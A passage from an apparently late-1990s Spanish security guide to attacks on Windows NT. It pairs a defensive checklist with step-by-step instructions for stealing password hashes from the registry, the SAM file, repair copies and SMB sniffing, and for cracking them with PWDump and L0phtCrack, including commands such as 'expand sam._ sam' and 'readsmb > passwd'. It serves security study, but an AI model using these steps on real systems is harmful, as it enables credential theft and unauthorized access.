 - 6.1. Entrando por la puerta trasera.....
 - 6.2. El ataque Pipe HTTP/FTP.....
 - 6.3. Otros ataques al IIS.....
 - 6.4. Conclusion a los ataques IIS.....
- 7. Ataques tipo D.o.S. (Denial of Service).....
 - 7.1. Ataque OOB.....
 - 7.2. Ataques Teardrop I y II, NewTear, Bonk, Boink.....
 - 7.3. Ataque Land.....
 - 7.4. Ataque Smurf.....
- 8. El vulnerable Registro de Windows NT.....
 - 8.1. "Que es el registro?.....
 - 8.2. "Que son los 'hives'?.....
 - 8.3. Los fallos del registro.....
 - 8.4. Acceso remoto al registro.....
- 9. Spoofing (un ataque comun a otros sistemas).....
 - 9.1. Introduccion. IP Spoofing & DNS Spoofing.....
 - 9.1. DNS Spoofing.....
- 10. Otros ataques via Web.....
 - 10.1. Ataques por JavaScript, VBScript.....
 - 10.2. Ataques por vulnerabilidades en los navegadores.....
 - 10.3. Ataques por Java.....
 - 10.4. Ataques por ActiveX.....
- 11. Medidas de seguridad Service Pack & HotFix.....
 - 11.1. Como parchear el sistema. Service Pack & Hot-Fix.....
 - 11.2. Listado de Service Pack 3 & Hot-Fix-post-SP3....[no incluido].....
- 12. Escaneadores de puertos TCP/UDP. Paranoic.....
 - 12.1. El arte del escaneo de puertos TCP.....
 - 12.2. Introduccion.....
 - 12.3. Tecnicas.....
 - 12.4. "Que tecnica usa Paranoic?.....
- 13. Apendice A. Bibliografia.....
- 14. Apendice B. El fichero de passwords de prueba.....
- 15. Apendice C. Los resultados del crackeo de passwords.....
- 16. Apendice D. Encuesta y perfil de 100 conocidos hackers.....

1. Seguridad en Sistemas Distribuidos basados en Windows NT.

1.1. "Por que preocuparse de la seguridad?

Desde 1990 hasta nuestros dias, el CERT (Computer Emergency Response Team), un grupo de seguridad internacional especializado en dar respuesta a las empresas y organizaciones que denuncian ataques informaticos a sus sistemas de informacion, viene desarrollando una serie de estadisticas y datos que demuestran que cada dia se registran mas y mas ataques informaticos. No solo eso; debido al cada vez mayor conocimiento de la tecnologia actual por parte de los atacantes (hackers) y a las grandes posibilidades de distribucion e intercambio de la informacion en la propia Internet, estos ataques cada vez son mas sofisticados, automaticos y dificiles de rastrear. A todo ello se une el auge que a las puertas del siglo XXI tiene el mundo de la seguridad informatica.

Cualquier crio de 15 años (script kiddies), sin tener grandes conocimientos, pero con una potente y estable herramienta de ataque desarrollada por expertos hackers, es capaz de dejar fuera de servicio cualquier servidor de informacion de cualquier organismo en Internet, simplemente siguiendo las instrucciones que acompañan la herramienta.

Recientemente, hemos visto, escuchado y leído por todos los medios de comunicacion, noticias sobre la detencion de varios grupos de hackers, incluido uno español (Mentes Inquietas), acusados de haberse infiltrado en sitios, en principio tan inviolables y bastiones de seguridad, como el Pentagono o la NASA.

Es evidente que la prensa, radio, television, los gobiernos y los cuerpos de seguridad del Estado (norteamericano FBI, o español Guardia Civil) que intervinieron en estas detenciones magnifican la noticia en busca de una

audiencia cada vez mas escasa o de un reconocimiento de su habilidad. En ocasiones, ademas, provocan una actitud de desprecio y miedo a uno de los mayores descubrimientos de la Humanidad, Internet, debido al desconocimiento de gran parte de esa audiencia de las ventajas (no solo inconvenientes) que reporta la red de redes.

Este estudio no pretende alarmar a nadie ni sembrar la semilla del futuro hacker, sino servir de informacion a todo aquel minimamente interesado en proteger su/s sistema/s informatico/s. Evidentemente, la informacion puede ser aprovechada para fines menos licitos, pero es algo que nunca se podra evitar y que ciertamente, tampoco me importa. La mayor parte de la buena informacion sobre seguridad se encuentra en los sitios de grupos de hacking, underground y cyberpunks que pueblan Internet. Sin su ayuda, este trabajo no hubiera sido posible, o hubiera bajado muchos puntos de calidad.

Segun las estadisticas del CERT el numero de incidentes declarados bajo de 2573 en 1996 a 2134 en 1997. Esto puede ser debido a muchas causas, pero no necesariamente a que haya bajado el numero de ataques:

a) Las empresas u organizaciones no se pueden permitir el lujo de denunciar ataques a sus sistemas, pues el nivel de confianza de los clientes (ciudadanos) bajaria enormemente. "Que pensaria un cliente de un banco si este declara que cada año sufre 200 ataques informaticos, aunque ninguno de ellos hubiese terminado exitosamente para el atacante? "Que pensarian los ciudadanos de los EEUU si el Pentagono anunciase cada uno de los cientos de ataques que sufren a lo largo del año? (Hay que notar que este lugar, es una de las pruebas de fuego para todo hacker).

b) Cada vez mas, los administradores tienen una mayor conciencia respecto de la seguridad de sus sistemas y arreglan por si mismos las deficiencias detectadas. A esto hay que añadir las nuevas herramientas de seguridad disponibles en el mercado y las nuevas empresas dedicadas a este tema que han surgido a lo largo de los años.

c) El propio CERT ha tenido que lanzar cada año mas 'advisories' (documentos explicativos) sobre los nuevos agujeros de seguridad detectados y la forma de solucionarlos, pasando de 15 advisories y 2 boletines especiales en Diciembre de 1994 a 28 advisories y 16 boletines en Diciembre de 1997.

1.2. "Merece la pena el esfuerzo de centrarse en NT?"

Nada mejor que un nuevo par de estadisticas graficas para demostrar que efectivamente, Windows NT es un sistema operativo de red (orientado cada vez mas a Internet) con futuro. Eso si, siempre con el permiso de los nuevos sistemas operativos Inferno y en especial LINUX, sistema operativo de red muy estable y GRATUITO, que estan adoptando cada vez mas y mas empresas, en especial aquellas que quieren ofrecer servicios Web, al disponer de un servidor muy eficiente, estable y gratuito: APACHE. La ventaja de Microsoft hoy en dia, es que puede ofrecer servicio tecnico, y que muchas empresas desconfian de una de las mayores ventajas de LINUX, su gratuidad, ademas de la facilidad de instalacion de un sistema NT vs. uno LINUX.

[NOTA: Recordad que en esta version ascii no se pueden ver los graficos, para leer el documento completo y original (version Word) podeis recogerlo en la web de SET]

Una nueva nota, que no hace mas que alejar cualquier atisbo de duda:

[7-VI-98] PC-Actual n§ 97, Sección Actualidad/Mercado

V Encuesta de Satisfacción de Usuarios de Computing

812 grandes empresas españolas opinan sobre el S.O. utilizado

El semanario europeo de tecnologías de la información Computing ha publicado recientemente su V encuesta de satisfacción de usuarios,

realizada por CB Consulting. En ella han participado 812 directores de inform tica de empresas con una facturaci3n superior a los 1000 millones de pesetas.

Tres sistemas operativos se reparten el favor de los grandes usuarios: HP/UX, OS/400 y Windows NT con una cuota de mercado que oscila entre el 19% del primero y el 15% del ultimo. Eso s;, la proyecci3n de NT es imparabile.El 42% de los encuestados afirm4 que su sistema operativo futuro ser Windows NT, frente a un 12% Unix y un 5'7% HP/UX (OS/400 ser; a la elecci3n futura de un 3'8%).

M s informaci3n: <http://www.bpe.es/computing>

1.3. Ataques a Windows NT. Una taxonomia de ataques genericos.

Veamos primero una posible taxonomia de los ataques a redes y ordenadores en general. Del capitulo 6 de la tesis.

Atacantes

Hackers	Espias	Terroristas	Criminales Profesionales	Vandalos (Crackers)	Espionaje Industrial
---------	--------	-------------	-----------------------------	------------------------	-------------------------

Herramientas

Linea de Comandos	Script o Programa	Agente Autonomo	Herramientas Integradas	Herramientas Distribuidas	Intervencion de comunicaciones
----------------------	----------------------	--------------------	----------------------------	------------------------------	-----------------------------------

Metodos de acceso

Vulnerabilidades en implementacion	Vulnerabilidades en dise1o	Vulnerabilidades en configuracion	Acceso o uso no autorizado
---------------------------------------	-------------------------------	--------------------------------------	-------------------------------

Procesa ---> Flujo de datos | Ficheros

Resultados

Corrupcion de informacion.	Revelacion de informacion	Acceso a servicios no autorizados	Denegacion de servicios
-------------------------------	------------------------------	--------------------------------------	----------------------------

Objetivos

Desafio	Ganancia Politica	Ganancia Financiera	Da1ar
---------	----------------------	------------------------	-------

1.3. Ataques a Windows NT. Una taxonomia de ataques especificos a NT.

```

D.O.S (Denegacion de servicio) === Teardrop Land
Spoofing == DNS Spoofing IP Spoofing
'Man in the middle'== Web Spoofing
Ataques al registro == L0phtcrack RedButton
Ataques de Red == NetBIOS NAT
Ataques de diccionario == Ataque via Samba Ataque via IIS
Bugs del sistema NT == GetAdmin
Ataques a servidores Web. == IIS Bug 8+3
Sondeos == Puertos DNS
Bugs en la seguridad de las
aplicaciones == Buffer Overflow FTP Bounce Attack
Ataques con
tecnologias Web == Bug JavaScript Bug RadiativeX
Trojanos == FPNWCLNT.DLL MSGINA.DLL ("Graphical
Identification and Autorization")
Ataques Locales ==
Ataques a las aplicaciones. == NTFSDOS.EXE ROLLBACK.EXE
Sniffers == L0phtcrack Asmodeus

```

1.4. Defensas en Windows NT. Una taxonomia de las posibles defensas.

Las posibles acciones correctivas, se presentan aqui a modo de checklist, debido a que muchas veces, para solucionar distintos tipos de ataque, se deberian seguir metodos de correccion similares. Por ello, lo ideal seria repasar una lista generica de chequeo y comprobar que se han intentado todos los metodos aqui expuestos antes de implicar a organismos como el CERT u otros relacionados con la seguridad informatica.

1. Modificar el codigo fuente del programa que falla.
2. Filtrado de paquetes (sin necesidad de firewall).
PanelControl/Protocolos/Avanzada.
3. Encriptar la informacion que fluye por la red.
4. Utilizar otro sistema operativo u otro ordenador.
5. Esperar un hotfix de Microsoft (requiere tiempo).
6. Configurar bien el firewall (o instalar uno). Como minimo se debe negar el acceso desde el exterior a los puertos comprendidos entre el 135 y el 139 (NetBIOS) tanto para TCP como UDP.
7. Actualizarse a la ultima version del programa/aplicacion vulnerable.
8. Deshabilitar los servicios que no se usen (ejemplo: los Simple TCP/IP Services, como echo, chargen, QOTD,...)
9. Instalar el ultimo Service Pack disponible (actualmente el SP3, pero esta a punto de salir el 4).

10. Editar el Registro de NT (regedit, regedt32). Lee el apartado dedicado a las vulnerabilidades del registro de Windows NT.
11. Auditar el sistema (estudiar los logs para identificar al atacante).
12. No permitir arranque desde disquete, ni arranque dual (evitando así el acceso a los volúmenes NTFS).
13. Utiliza un escaneador de vulnerabilidades (que no sea de Microsoft) regularmente, y pasa antivirus siempre que puedas.
14. Eliminar el servicio vulnerable (solución drástica)
15. Pedir ayuda en las distintas listas de distribución, news, IRC, Web para conseguir más información.
16. Usar la versión USA de NT para acceder más rápidamente a los hotfix.
17. Lee todas las páginas Web que aparecen en el apéndice. Frecuentemente.
18. Suscríbete a las listas de distribución que aparecen en el apéndice de este documento y lee los foros de noticias relacionados con la seguridad que también se citan. Diariamente.
19. Suscribirse a la página de NTBugtraq para recibir actualizaciones de los nuevos parches 2 horas después de su publicación.
20. Restringir el acceso al soft/hard del sistema, tanto física como lógicamente.
21. Consultar todos los documentos y manuales de la aplicación.
22. Configurar adecuadamente los ACL (Access Control List)
23. Usar el Kit de Recursos de NT (alguna acción correctiva ya está implementada en alguna herramienta de este kit).
24. Deshabilitar la posibilidad de conexión remota al servidor en las workstations de la red.
25. Formatear el disco con el modelo NTFS
26. Quitar todos los permisos de lectura al grupo Everyone del registro.
27. Usar el servicio de auditoría que ofrece NT (sobre todo si ofrecemos servicios Internet)
28. Asegurarse de que los ficheros solo tienen permisos de lectura y ejecución. Intentar separar los ficheros públicos de los privados.
29. Crea una política restrictiva de passwords con la ayuda del User Manager.
30. Deshabilita la opción que muestra el último usuario conectado cuando se inicia una sesión.
31. Inserta un banner para cuando un usuario comienza una sesión, que indique que todas sus acciones serán auditadas. Hazlo si no quieres perder un juicio seguro (el intruso puede alegar que sus acciones no podían ser auditadas -al no habersele avisado antes !)
32. Deshabilita el derecho de conexión "Acceso a este ordenador desde la red" que se le concede a los administradores en los controladores de dominio.
33. Si puedes, deshabilita el servicio de Scheduler (planificador). El Scheduler puede utilizarse para ejecutar programas con permisos de sistema.

34. Restringe el acceso a ciertos ejecutables que creas peligrosos (posiblemente CMD.EXE o NTBACKUP.EXE)
35. Instala los servidores Web, Ftp, Gopher... TRAS (fuera de) EL FIREWALL.
36. Cambia el nombre de login del 'Administrador'. Si no lo haces, el intruso siempre podra atacar esta cuenta por medio de un ataque de diccionario o fuerza bruta.
37. Estudia todo lo que puedas sobre como configurar bien un firewall y las diferentes opciones que existen.
38. Lee los logs diariamente. usalos como una guia pero no confies ciegamente en ellos. No todo lo que ocurre en el ordenador esta en los logs. Investiga todo lo que consideres extraño.

Ademas, una vez identificado un ataque/atacante, se pueden llevar a cabo las siguientes acciones externas:

- * Medidas contra el intruso:
 - + Avisarle
 - + Arrestarlo
 - + Multarle
- * Acciones legales contra el intruso:
 - + Tracear
 - + Investigar
 - + Contratar un servicio secreto
 - + Enjuiciar
 - + Llamar a la policia

Para finalizar, nunca te dejes llevar por el panico, pero se paranoico. Tomate todos los eventos relacionados con la seguridad y todos los indicios de ataque seriamente, y cuando estes seguro de que algo raro pasa y no puedas resolverlo por tu cuenta, contacta con el CERT y/o con el grupo de seguridad de Microsoft

2. Basico. Como y donde conseguir el fichero de passwords.

2.1. Accediendo a los passwords.

Antes de que los passwords puedan ser procesados (crackeados), necesitas conseguir los password hashes (trozos de password encriptados pero en formato texto ASCII, los 'password hashes' en jerga anglosajona). Principalmente, existen 3 metodos: directamente del registro, de un fichero SAM en disco o mediante el uso de un sniffer.

2.1.1. Volcandolos desde el Registro.

Si tienes privilegios de administrador puedes conseguir los passwords encriptados usando la opcion 'Tools Dump Passwords from Registry' de la utilidad L0phtcrack (comentada en el capitulo III). Especifica el nombre de un ordenador o la direccion IP con el formato tipico de MS \\nombre_ordenador o \\direccion_IP. Sin embargo, NT puede ser configurado para prohibir el acceso al registro de forma remota a traves de la red, por lo que necesitaras estar conectado de forma local a la maquina que quieras hackear. Ademas Microsoft ha introducido la utilidad SYSKEY en el Service Pack 3 de Windows NT. Si esta utilidad esta ejecutandose en el sistema objetivo los password hashes estaran encriptados y no podran ser extraidos de esta manera.

Si usas la version española de NT, la palabra Administrator se cambia por Administrador; debido a esto, es necesario modificar una clave del registro para conseguir que la opcion 'Dump Passwords' funcione. Ejecuta regedit.exe y edita el valor de la siguiente clave:

```
HKEY_CURRENT_USER\Software\L0pht\L0phtCrack\AdminGroupName
```

Inicializala al valor 'Administrador'.

2.1.2. Extrayendo los password hashes de un fichero SAM.

El siguiente metodo es una novedad de la version L0phtCrack 2.0. Puedes extraer los password hashes del fichero SAM del disco duro, del Disco de Reparacion de Emergencia de NT o de una cinta de backup. El Registro de NT actualmente esta almacenado en diferentes ficheros del disco de sistema, en el directorio d:\winnt\system32\config.

No se puede acceder a estos ficheros mientras NT este ejecutandose dado que estan abiertos en exclusiva por el sistema operativo. Si tienes acceso fisico al sistema, puedes arrancar el ordenata con un disquete DOS y usar un programa como NTFSDOS (que puede conseguirse en <http://www.ntinternals.com/ntfs20r.zip>) para copiar el fichero SAM de d:\winnt\system32\config a un disquete. Despues puedes usar el comando 'File Import SAM' para extraer los password hashes del fichero que acabas de conseguir.

Otro lugar donde encontrar el fichero SAM que no requiere rebotar la maquina es en el directorio d:\winnt\repair o en el disco de Rescate de Emergencia. Cada vez que se hace un disco de rescate, los contenidos de la rama SAM del registro son salvados y comprimidos en el fichero 'sam._'. Este fichero puede ser descomprimido con el comando:

```
expand sam._ sam
```

El fichero SAM descomprimido puede ser importado por L0phtCrack.

El fichero SAM tambien es guardado en las cintas de copia de seguridad cuando se hace un backup del sistema. Si tienes acceso a una cinta de backup, puedes restaurar el fichero SAM de d:\winnt\system32\config a otra maquina e importarlo en L0phtCrack.

Si la utilidad SYSKEY del SP3 de NT 4.0 esta instalada, todos los ficheros SAM estan encriptados y no podran ser leidos por L0phtCrack.

2.1.3. Usando un Sniffer en la red local.

Si esta instalado SYSKEY y no tienes ni acceso remoto ni acceso fisico, existe otra posibilidad para obtener los password hashes: usar un sniffer. Esto requiere que tu ordenador este en el mismo segmento de red que el objetivo de nuestro ataque. El sniffer incluido con L0phtCrack 2.0, readsmb.exe, solo funcionara en Windows NT 4.0. Antes hay que instalar un driver de red NDIS (si sigues las instrucciones de instalacion del programa no tendras ningun problema.)

El sniffer es un programa con interfaz de linea de comandos (ventana MSDOS) llamado readsmb.exe. Ejecutalo y redirige su salida a un fichero con el comando:

```
readsmb > passwd
```

Si lo dejas un dia o mas ejecutandose, seguro que recolectas suficientes passwords. Despues puedes abrir el fichero generado con el comando 'File Open' de L0phtCrack.

3. Hacking & cracking de passwords en NT. PWDump & L0phtCrack.

Lo primero de todo, me gustaria decir que creo que la conjuncion de 'PWDump' con 'L0phtCrack' es una excelente herramienta de seguridad para chequear la seguridad de redes basadas en Windows NT. Sin embargo, de la misma manera que ocurriria con el ahora famoso y sobrevalorado 'SATAN', no es la llave maestra de ninguna red NT.

Como siempre digo en todos los articulos que escribo, la clave siempre esta en lo mas basico. Si los usuario eligen buenos passwords, sera practicamente imposible crackearlos. Por ejemplo, si cuando eliges un password, usas tanto mayusculas como minusculas y numeros, existen $1.240176943466 \times 10^{(25)}$ posibles combinaciones. Ahora -añadele alguna puntuacion decimal a ese numerito! Recuerda que en NT el password puede ser hasta de 14 caracteres, a diferencia de los 8 unicos caracteres que se pueden elegir en los sistemas UNIX. No hace falta decir que los ataques de fuerza bruta son inabordables ante un password bien elegido en cualquiera de los dos sistemas.

Los dos programas que se suelen usar para atacar los passwords en NT son L0phtCrack y PWDump. Debo decir que PWDump [escrito por Jeremy Allison, jra@cygnus.com, para el proyecto SAMBA] funciona muy bien. Siempre que tengas privilegios de administrador. Pero, entonces, -¿por que usarlo para propósitos de hacking?!. Porque trabaja con cualquier copia del registro. Asi, cualquier copia de seguridad del servidor que quieras piratear puede tener una copia del registro del sistema. El ejemplo del hackeo del servidor NT que se muestra en este documento fue gracias a la ineficacia del administrador del sistema, el cual permitia a los usuarios de Dominio conectarse de forma local en el servidor. Durante la instalacion del sistema, NT pregunta si quieres realizar un disco de rescate (rdisk.exe) y la eleccion por defecto es "Si". Cada vez que ejecutas rdisk.exe, NT guarda una copia del registro en %SystemRoot%\Repair (donde %SystemRoot% es el directorio del sistema, normalmente d:\winnt). Y los permisos por defecto de ese directorio son de "lectura" para todos los usuarios.

Ahora ya es muy sencillo conseguir una copia del registro. El unico problema es que todos los passwords que hayan sido cambiados desde la ultima vez que se ejecuto rdisk.exe no funcionaran (evidentemente, pero este es un problema menor). Ahora que disponemos de una copia del registro, como podemos extraer de ella la rama de los passwords? Bien, busca una maquina NT de la cual seas "Administrador", y ejecuta PWDump.exe (normalmente, se suele tener una copia de NT en el ordenador de casa para experimentar ahi antes de llevar los ataques a la practica). PWDump.exe volcara toda la informacion de los passwords contenida en el registro a un fichero de texto. Despues de eso es muy sencillo, solo falta ejecutar L0phtCrack.exe con tu diccionario de palabras favorito o usar el programa en modo de fuerza bruta. Llevo 6 dias en un Pentium 133 conseguir 3 cuentas (con la rev. 1.0). Sorprendentemente, eran passwords de 6 caracteres de longitud, osea, muy pobremente elegidos.

Para mas info sobre como y donde conseguir el fichero de passwords, ver el capitulo II.

3.1. Informacion sobre el volcado de Passwords en NT con la utilidad PWDump.

Esta util herramienta es capaz de volcar la base de datos de los passwords almacenados en una maquina NT, localizada en el registro de NT (bajo la rama HKEY_LOCAL_MACHINE\SECURITY\SAM\Domains\Account\Users) in un fichero con formato smbpasswd. Esta funcionalidad esta diseñada para ayudar a los administradores de maquinas UNIX con capacidad de compartir ficheros e impresoras con maquinas NT mediante el programa Samba (como puede hacerse con LINUX). Estos administradores a menudo necesitan sincronizar (sync) la base de datos maestra de un su sistema NT, donde guardan una copia de todos los passwords, con el fichero de passwords smbpasswd del servidor UNIX/Samba.

Esta utilidad vuelca, con el siguiente formato, las entradas de passwords del sistema NT:

```
<user>:<id>:<lanman pw>:<NT pw>:comment:homedir:
```

Donde <user> es el nombre de usuario en Windows NT, <id> es el RID de Windows NT (ID relativo) - el ultimo componente de 32 bits del SID de los usuarios de Windows NT, <lanman pw> es el hash del password del usuario usando codificacion lanman, <NT pw> es el hash del password del usuario usando codificacion md4 -notese que si el usuario no tiene password este sera volcado como la cadena de caracteres 'NO PASSWORD*****', si la cuenta esta deshabilitada o no es valida, se volcaran 32 asteriscos '*'. El apartado :comment es una concatenacion del nombre completo del usuario en Windows NT y el campo de descripcion en el programa user-manager de Windows NT. El homedir (directorio raiz del usuario) por desgracia, no puede contener caracteres ':', dado que estos son usados como separadores de campo en el fichero smbpasswd (como en UNIX). Por eso, todos los caracteres ':' que vengan tras los caracteres que identifiquen las unidades de disco son volcados como caracteres de subrayado '_'.

3.2. Como usar la utilidad PWDump.

Solo como una sugerencia, recomendaria volcar los passwords de tus maquinas NT y despues crear usuarios UNIX normales (en /etc/passwd) con los mismos numeros de cuenta UNIX que sus RID en NT - esto hara que replicar el fichero smbpasswd sea una tarea mas sencilla un poco mas tarde. Estas cuentas /etc/passwd podrian tener las entradas de password deshabilitadas, prohibiendo asi a los usuarios NT conectarse al servidor UNIX mediante una sesion telnet (esto es algo similar a quitar el permiso 'Conectarse de forma local' en un servidor NT). El fichero smbpasswd creado podria copiarse luego al fichero \$\$SAMBA/private/smbpasswd (donde \$SAMBA es el directorio raiz de la instalacion Samba). Si Samba esta configurado para seguridad a nivel usuario y encriptacion de passwords (inicializa la siguiente variable:

```
security = user encrypted passwords = yes
```

en tu fichero smb.conf) entonces los usuarios de Windows NT/95 conectados al dominio NT seran capaces de acceder de manera transparente a los recursos en la maquina Samba dado que disponen de un id de usuario UNIX correcto (el mismo que acabas de crear). Despues puedes configurar un trabajo 'AT' en el servidor NT para volcar periodicamente la base de datos de los passwords en nuevo fichero smbpasswd y sobrescribirlo en el servidor Samba para mantener las bases de datos de passwords de los dos servidores sincronizadas.

La utilidad PWDump.exe puede tomar como argumento un \\nombre_de_maquina, procediendo al volcado de la base de datos con los passwords de dicha maquina en lugar de la maquina local, siempre y cuando se dispongan de los suficientes privilegios para hacerlo. Por defecto, siempre volcara la base de datos con los passwords de la maquina local.

NOTA: Los passwords volcados por esta utilidad son equivalentes a los 'passwords en texto ASCII' del protocolo CIFS y deben ser protegidos. La seguridad UNIX en el fichero smbpasswd debe ser inicializada de la siguiente forma:

```
Owner root, permisos rw----- , es decir, lectura/escritura para el
propietario del fichero, (como hemos dicho, sera el root) y ningun tipo de
acceso al resto del mundo.
```

3.3. Como funciona PWDump.

Esta utilidad se esfuerza por mantener la seguridad en NT dado que enreda con las ramas SAM del registro NT. Ademas, nunca se ejecutara si no posees permisos de Administrador. Primeramente, PWDump realiza los minimos cambios necesarios para permitir al programa leer las entradas de passwords. Vuelca todas las entradas de los usuarios (analiza el codigo fuente para los detalles) y despues vuelve sobre sus pasos para restaurar en el registro todas las caracteristicas de seguridad de todas las claves que ha tocado. He testado este codigo en un servidor y una estacion de trabajo NT 4.0 y nunca he tenido

problemas, pero como siempre, este código no tiene ninguna garantía.

3.4. El código fuente de PWDump.

El código fuente para esta utilidad puede encontrarse en:

<ftp://samba.anu.edu.au/pub/samba/PWDump/PWDump.c>

Observese que este código necesita una librería de encriptación DES para compilar. La que he usado para este documento ha sido la excelente librería DES de Eric Young que se puede encontrar en:

<ftp://ftp.psy.uq.oz.au/pub/Crypto/DES/libdes-4.01.tar.gz>

que compila bien bajo Windows NT. Use Microsoft Visual C++ 4.x como entorno de compilación. El código binario PWDump.exe también se puede encontrar en las páginas Web del proyecto Samba para aquellos que no dispongan de un compilador. El ejecutable es para plataformas x86 gobernadas por NT.

3.5. Información sobre el crackeo de Passwords en NT. La utilidad L0phtcrack.

El grupo de hackers L0pht, concretamente mudge@l0pht.com y weld@l0pht.com, liberó el 10 de Abril de 1997 la primera revisión de la utilidad L0phtcrack, demostrando como crackear un password en NT. (En los primeros meses de 1998, se liberó la última versión, la 2.0. que se puede descargar de <http://www2.l0pht.com/users/l0pht/lc2exe.zip>)

Recuperando la salida de passwords en formato LANMAN o en el dialecto de encriptación MD4 de Windows NT que volcaba 'PWDump' desde la rama SAM del registro, era capaz de descifrar bien por fuerza bruta o por ataques de diccionario los passwords que se le presentaran como entrada.

Usando la salida de 'PWDump' y un diccionario, L0phtcrack es capaz de obtener:

- 1) solo los passwords LANMAN descriptados
- 2) solo los passwords en el dialecto MD4 de NT descriptados
- 3) tanto los passwords LANMAN como los MD4 (derivando los passwords MD4 de la salida LANMAN y probando a través de las 2 a la N permutaciones).

También es posible usar el método de fuerza bruta y probar con todo el espacio de claves, recuperando todos los passwords de usuario de hasta 14 caracteres (recuérdese que el cuadro de diálogo de conexión de usuarios en Windows NT solo permite claves de 14 caracteres de longitud.)

L0phtcrack puede ser usado además de 3 maneras diferentes:

- 1) Mediante un entorno gráfico típico de Windows.
- 2) Mediante un interface de línea de comandos (MS-DOS)
- 3) Modificando el código fuente, que viene junto con el programa ejecutable.

Para una completa descripción de como funciona la encriptación LANMAN y MD4, consultar los excelentes documentos disponibles vía web en www.ntbugtraq.com/Contributions/SAMAttack.asp www.ntbugtraq.com/Contributions/samfaq.asp

3.5.1. L0phtcrack. Crackeo de passwords con encriptación LANMAN y/o MD4.

LANMAN

Pasando como parámetro un diccionario, cada palabra será encriptada usando el formato LANMAN con una pasada DES. A continuación, la lista de usuarios se chequea contra esta palabra encriptada. Cualquier coincidencia será presentada como un éxito.

MD4

Pasando como parametro un diccionario, cada palabra sera encriptada usando MD4. La lista de usuarios se chequea contra esta palabra encriptada y se marcaran las coincidencias.

LANMAN y MD4

Pasando como parametro un diccionario, cada usuario sera contrastado contra la encriptacion de cada palabra usando el formato LANMAN con una pasada DES. Si se encuentra una coincidencia, la palabra se encripta con las 2 elevado a la longitud(palabra) permutaciones de mayusculas/minusculas posibles en MD4, para devolver el valor MD4 sensible a mayusculas/minusculas.

Fuerza bruta

Pasandole al programa una cadena con la lista de todos los caracteres validos posibles, se prueban todas las posibles combinaciones de hasta 7 caracteres de longitud (ver el por que solo 7 caracteres y no 14 en la explicacion de la encriptacion de passwords en Windows NT). La primera y la segunda mitad del password LANMAN son comparadas contra cada una de estas posibles combinaciones, devolviendo asi todos los passwords de hasta 14 caracteres que se hayan podido descifrar. Cuando se encuentre una coincidencia, la palabra es probada con las 2 elevado a longitud(palabra) posibles combinaciones.

Cambiando la cadena de caracteres que se procesa por defecto, podemos reducir drasticamente la cantidad de tiempo empleada en un ataque de fuerza bruta al usar todo el espacio de posibles combinaciones. Recuerda que los siguientes caracteres no son validos en un password, por lo que no necesitan ser incluidos:

'/', '\', '[' , ']', ':', ';', '|', ' ', '=', ' ', '+', '*', '?', '<', '>' (de acuerdo a la informacion que Microsoft facilita).

Por ejemplo, si lo unico que quieres es chequear todas las posibles combinaciones de letras del alfabeto, te basta con pasarle la cadena ABCDEFGHIJKLMNOPQRSTUVWXYZ como argumento.

3.5.2. "Por que es tan importante ser capaz de atacar solo claves MD4?"

El ataque o crackeo de passwords solo en formato MD4, sin usar LANMAN, es evidentemente mucho mas lento que crackear el password en formato LANMAN y despues probar todas las combinaciones de mayusculas/minusculas.

Los cambios producidos en la especificacion CIFS (Common Internet File System) implican que un servidor puede ser capaz de forzar a un cliente a usar el dialecto MD4 de NT en la conexion, sin dar la posibilidad de usar LANMAN. Por eso, se debe ser capaz de poder crackear este tipo de passwords directamente, dado que, a menudo, en una sesion de hacking, se usaran sniffers que pondran a la tarjeta de red en modo promiscuo, pudiendo monitorizar todo el trafico de la red.

3.5.3. Rendimiento de L0phtcrack.

La revision 1 de la herramienta, era capaz de probar un diccionario de 8 megas contra un listado de 100 usuarios en menos de 1 minuto en un Pentium Pro 200 con la version de interface grafico. La version de linea de comandos (ventana MSDOS) es algo mas rapida incluso, pudiendo sondear por fuerza bruta la cadena "ABCDEFGHIJKLMNOPQRSTUVWXYZ 0123456789-_" en un poco mas de 3 dias en un P133.

La version 2.0 es capaz de chequear cientos de usuarios con un diccionario de 100.000 palabras en unos pocos minutos usando un Pentium Pro 200. La unica pega de usar el metodo de fuerza bruta es que solo encuentra passwords muy simples (mal elegidos por su dueño debido a su simplicidad).

En la version 2.0, usando la cadena de caracteres A-Z, nos lleva 24 horas generar todas las posibles combinaciones y encriptarlas en un Ppro 200. Si se

usa la cadena A-Z, 0-9, lleva alrededor de 10 días.

Además, hay que tener en cuenta que existe una prueba para determinar de forma rápida cuando un usuario ha elegido un password de 7 caracteres o menos] y empezar a crackear solo este tipo de passwords, con el consiguiente ahorro de tiempo.

3.5.4. Donde conseguir la herramienta L0phtcrack.

L0phtcrack se distribuía libremente en <http://www.l0pht.com/advisories.html>, donde además se notificaban los nuevos ataques y vulnerabilidades encontrados contra sistemas operativos y programas/utilidades/servicios conocidos. Sin embargo la última versión, la 2.0, ya no trae el código fuente. Además, deja de ser gratuita para pasar a ser shareware. A cambio, introduce las siguientes mejoras:

- \$ Un sniffer de red para capturar sesiones SMB, lo que permite recolectar passwords LANMAN encriptados sin tener permisos de administrador.
- \$ Usar la función SAMDUMP para extraer los passwords encriptados (los hashes) de la rama SAM del registro, del disco de reparación de emergencia o de una cinta de backup.
- \$ La capacidad de salvar y restaurar un ataque de fuerza bruta empezado y no terminado.. Se guardan tanto la iteración actual como el conjunto de caracteres usado junto con los resultados parciales. Este fichero es salvado automáticamente cada 5 minutos, para no perder por un descuido (corte de luz, aparición repentina del administrador...) cualquier resultado de un ataque por fuerza bruta.
- \$ Cuando una de las mitades de un password LANMAN es encontrada, se muestra por pantalla. Esto nos puede ayudar a descifrar el resto por sentido común.
- \$ Se ofrecen cadenas de caracteres para el ataque de fuerza bruta.
- \$ Algoritmo de multiproceso para ataques de fuerza bruta. Rendimiento de un ataque por fuerza bruta: 6 horas en un ataque usando la cadena de caracteres de la A -Z y 62 horas usando la cadena de la A-Z,0-9 en un ordenador equipado con cuatro procesadores Pentium Pro 200.
- \$ Mayor velocidad de sondeo de passwords ante una gran entrada de usuarios gracias a un algoritmo de búsqueda mejorado. Ahora es posible usar fuerza bruta contra 10.000 entradas de usuario a la vez.
- \$ L0phtCrack es ahora un proceso en background que se ejecuta con prioridad inferior a la normal y puede ser ocultado inmediatamente (para ser posteriormente restaurado) mediante la pulsación de una combinación especial de teclas: Ctrl-Alt-L (otra vez útil ante posibles entradas de personas non-gratas en mitad de un proceso de escaneo de passwords).

